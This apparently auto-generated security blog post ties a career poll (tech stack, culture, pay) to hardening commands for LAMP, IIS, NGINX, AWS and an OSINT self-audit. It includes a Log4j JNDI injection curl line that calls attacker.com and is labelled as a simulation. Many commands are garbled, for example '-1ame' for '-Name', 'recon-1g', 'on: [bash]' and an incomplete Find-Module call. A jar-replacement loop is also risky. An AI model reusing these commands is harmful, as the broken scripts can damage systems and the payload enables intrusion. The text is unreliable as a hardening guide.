Listen to this Post

Introduction:
When IT professionals evaluate new roles, priorities like tech stack, culture fit, and growth opportunities often top the list—but few consider the cybersecurity implications of these choices. A vulnerable legacy stack, a culture that sidelines security training, or rapid growth without hardened cloud practices can turn a dream job into a breach waiting to happen. This article bridges career decision-making with actionable security hardening, offering commands, configurations, and risk assessments for Linux, Windows, cloud, and API environments.
Learning Objectives:
- Assess how tech stack selection impacts your organization’s attack surface and your personal security responsibilities.
- Implement Linux and Windows hardening commands to mitigate risks in common enterprise stacks (LAMP, MEAN, .NET).
- Design a career growth plan that incorporates continuous security training and cloud hardening best practices.
You Should Know:
- Evaluating Tech Stack Risks: From LAMP to Serverless – A Hardening Guide
The post’s poll highlights “Tech stack” as a top career factor. But legacy stacks (e.g., Apache + PHP 5.6) introduce known CVEs, while modern stacks (Node.js, Django, Kubernetes) bring misconfiguration risks. Here’s how to audit and harden your stack regardless of the role.
Linux (Ubuntu/Debian) – Hardening a LAMP Stack:
 Update system and remove unnecessary packages
sudo apt update && sudo apt upgrade -y
sudo apt autoremove -y

Harden SSH (disable root login, use key-only)
sudo sed -i 's/PermitRootLogin yes/PermitRootLogin prohibit-password/' /etc/ssh/sshd_config
sudo sed -i 's/PasswordAuthentication yes/PasswordAuthentication no/' /etc/ssh/sshd_config
sudo systemctl restart sshd

Restrict Apache information leakage
echo "ServerTokens Prod" | sudo tee -a /etc/apache2/conf-available/security.conf
echo "ServerSignature Off" | sudo tee -a /etc/apache2/conf-available/security.conf
sudo a2enconf security && sudo systemctl reload apache2

Install ModSecurity WAF
sudo apt install libapache2-mod-security2 -y
sudo cp /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/modsecurity.conf
sudo sed -i 's/SecRuleEngine DetectionOnly/SecRuleEngine On/' /etc/modsecurity/modsecurity.conf
sudo systemctl restart apache2
Windows Server (IIS + .NET Core) – Hardening Commands (PowerShell as Admin):
 Disable TLS 1.0/1.1, enable TLS 1.2/1.3
New-Item 'HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\TLS 1.2\Server' -Force
Set-ItemProperty -Path 'HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\TLS 1.2\Server' -1ame 'Enabled' -Value 1
Set-ItemProperty -Path 'HKLM:\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\TLS 1.2\Server' -1ame 'DisabledByDefault' -Value 0

Remove unnecessary IIS modules
Remove-WindowsFeature Web-DAV-Publishing, Web-Basic-Auth

Enforce HTTPS and HSTS
Import-Module WebAdministration
Add-WebConfigurationProperty -Filter "system.webServer/rewrite/globalRules" -1ame "." -Value @{name='ForceHttps'; patternSyntax='Wildcard'; stopProcessing='True'} -PSPath IIS:\
Set-WebConfigurationProperty -Filter "system.webServer/security/access" -1ame sslFlags -Value "Ssl, SslRequireCert" -PSPath IIS:\
Step‑by‑step use: Run the Linux commands after a fresh OS install or quarterly. For Windows, execute PowerShell as Administrator on CI/CD pipelines or production IIS hosts. Verify with `nmap –script ssl-enum-ciphers -p 443 testssl.sh.
- Culture Fit That Prioritizes Security: Embedding DevSecOps into Daily Work
“Culture fit” in the poll often overlooks security posture. A culture that blames developers for vulnerabilities instead of automating checks will fail. Build a blameless security culture with these continuous integration pipelines.
GitHub Actions (Linux runner) – Automated SAST/DAST:
name: DevSecOps Pipeline
on: [bash]
jobs:
security-scan:
runs-on: ubuntu-latest
steps:
- uses: actions/checkout@v3
- name: Run Trivy for vulnerability scan
run: |
docker run --rm -v /var/run/docker.sock:/var/run/docker.sock aquasec/trivy fs --severity HIGH,CRITICAL --1o-progress .
- name: OWASP ZAP baseline scan
run: |
docker run -t owasp/zap2docker-stable zap-baseline.py -t http://localhost:8080 -r zap_report.html
Windows PowerShell – Enforce code signing and module security:
 Set execution policy to remote-signed
Set-ExecutionPolicy RemoteSigned -Scope LocalMachine -Force

Audit installed modules for known vulnerabilities
Find-Module -1ame  | ForEach-Object {
$metadata = Get-PSRepository -1ame PSGallery
Write-Host "Checking $($_.Name)"
}
 Enable script block logging for incident response
New-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" -1ame "EnableScriptBlockLogging" -Value 1 -Force
Step‑by‑step: Integrate the GitHub Actions YAML into your repo’s `.github/workflows/` folder. Run the PowerShell commands on Windows build servers and workstations to enforce code trust and audit logs.
- Opportunity for Growth = Mastering API Security & Cloud Hardening
Growth opportunities often mean moving to cloud-1ative or API-driven architectures. Misconfigured APIs cause 40% of breaches. Here’s how to secure them.
API Security – Validate JWT and rate-limit with NGINX (Linux):
 Install NGINX and create rate-limiting config
sudo apt install nginx -y
sudo tee /etc/nginx/conf.d/rate-limit.conf > /dev/null <<EOF
limit_req_zone \$binary_remote_addr zone=mylimit:10m rate=10r/s;
server {
listen 80;
location /api/ {
limit_req zone=mylimit burst=20 nodelay;
proxy_pass http://backend_api;
proxy_set_header Authorization "Bearer \$http_authorization";
}
}
EOF
sudo nginx -t && sudo systemctl restart nginx
Cloud Hardening (AWS CLI) – Enforce S3 bucket private and block public access:
 Install AWS CLI and configure
curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "awscliv2.zip"
unzip awscliv2.zip && sudo ./aws/install
aws configure  enter keys and region

Block public access on all buckets
aws s3control put-public-access-block --public-access-block-configuration "BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true" --account-id $(aws sts get-caller-identity --query Account --output text)

Enforce bucket encryption
aws s3api put-bucket-encryption --bucket my-secure-bucket --server-side-encryption-configuration '{"Rules":[{"ApplyServerSideEncryptionByDefault":{"SSEAlgorithm":"AES256"}}]}'
Step‑by‑step: For API security, deploy the NGINX config on any reverse proxy. Test with `ab -1 100 -c 10 http://yourdomain/api/`. For cloud, run AWS CLI commands after assuming a privileged role. Verify with `aws s3api get-public-access-block`.
- “Money and Meaningful Work” – The OSINT and Privacy Perspective
The comment “Money and meaningful work” (Shannon Mooney) and “The money needs to be right” (Kristopher M.) tie directly to personal security. As a privacy strategist, Kristopher highlights OSINT exposure. Before accepting a role, scrub your digital footprint.
Linux – OSINT self-audit using theHarvester and Recon-1g:
 Install theHarvester
git clone https://github.com/laramies/theHarvester.git
cd theHarvester && pip install -r requirements/base.txt
 Scan for your email against breaches
python theHarvester.py -d yourdomain.com -b all -l 500

Use Recon-1g for persona discovery
sudo apt install recon-1g -y
recon-1g
marketplace install all
workspace create my_osint
modules load recon/domains-hosts/brute_hosts
set source yourname.com
run
Windows – Check for exposed credentials with PowerShell:
 Install HaveIBeenPwned module
Install-Module -1ame HaveIBeenPwned -Force
 Check up to 10 email addresses (your work emails)
Search-HIBPAccount -Account "[email protected]" | Format-Table -AutoSize

Remove cached credentials from Windows Vault
cmdkey /list | ForEach-Object { if ($_ -match "target=") { $target = $_ -replace ".target=", ""; cmdkey /delete:$target } }
Step‑by‑step: Run theHarvester weekly before job hunting. On Windows, run the HIBP check monthly and delete stale creds. Use results to request data removal from leak sites.
- Vulnerability Exploitation & Mitigation of Legacy Stacks (Growth Trap)
Rapid growth often forces migration away from legacy stacks, but migration periods are high-risk. Here’s an exploit and mitigation for Log4j (still present in many old Java stacks) and Shellshock (bash).
Exploit simulation (Linux – educational only):
 Log4j JNDI injection (patched in 2.17.1)
 Simulate with vulnerable app:
docker run -p 8080:8080 vulnerables/web-demo
curl -X POST -H "X-Api-Version: \${jndi:ldap://attacker.com/exploit}" http://localhost:8080/login
Mitigation – Update and implement WAF rules (Linux):
 Update Log4j across system
find / -1ame "log4j-core-.jar" 2>/dev/null | while read jar; do
sudo rm "$jar"
sudo wget -O "$jar" https://repo1.maven.org/maven2/org/apache/logging/log4j/log4j-core/2.21.1/log4j-core-2.21.1.jar
done

Block JNDI via ModSecurity (add to /etc/modsecurity/owasp-crs/rules/)
echo "SecRule ARGS \"\${jndi:(ldap|rmi|dns):\" \"id:10001,phase:2,deny,status:403,msg:'Log4j Attack'\" | sudo tee -a /etc/modsecurity/owasp-crs/rules/REQUEST-913-SCANNER-DETECTION.conf
sudo systemctl reload apache2
Windows – Mitigate PrintNightmare (CVE-2021-34527) in legacy stacks:
 Disable Point and Print restrictions
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows NT\Printers\PointAndPrint" -1ame "NoWarningNoElevationOnInstall" -Value 0 -Force
 Restrict driver installation to administrators
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows NT\Printers\PointAndPrint" -1ame "RestrictDriverInstallationToAdministrators" -Value 1 -Force
 Stop and disable Print Spooler if not needed
Stop-Service Spooler -Force
Set-Service Spooler -StartupType Disabled
Step‑by‑step: Test Log4j with the curl command on a sandboxed container. Apply mitigation by updating JARs and enabling ModSecurity. For Windows, run the PowerShell script on any print server; verify with Get-Service Spooler.
What Undercode Say:
- Key Takeaway 1: Your choice of tech stack directly dictates your daily security exposure – a modern stack without hardening is as dangerous as an unpatched legacy one.
- Key Takeaway 2: Career growth without integrated security training (DevSecOps, API security, cloud hardening) leads to organizational risk; money follows mastery of these mitigations.
Analysis: The poll’s top vote-getter “Tech stack” reflects IT professionals’ awareness of tool relevance, but security is rarely prioritized. The comments “Money and meaningful work” and “The money needs to be right” reveal a gap: high-paying roles often involve unhardened cloud or API stacks, exposing both employee and employer. By embedding the commands above (Linux hardening, JWT rate-limiting, OSINT self-audits) into your daily workflow, you transform a passive career decision into an active security advantage. Training courses on AWS Security Specialty, Offensive Security Web Expert (OSWE), and Microsoft SC-300 align with these objectives. Organizations that fail to include security metrics in “culture fit” will bleed talent to those that do.
Prediction:
+1 Organizations will begin publishing security stack rankings alongside salary data, driving demand for candidates with demonstrated hardening skills.
+N The short-term “growth at all costs” mentality will cause a spike in breaches from misconfigured serverless functions (AWS Lambda, Azure Functions) as non-security-trained developers push code.
+1 By 2027, “security culture fit” will become a standard interview pillar, mirroring the post’s poll options – with automated skills tests replacing vague self-assessments.
▶️ Related Video (72% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Optomi Itstaffing – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


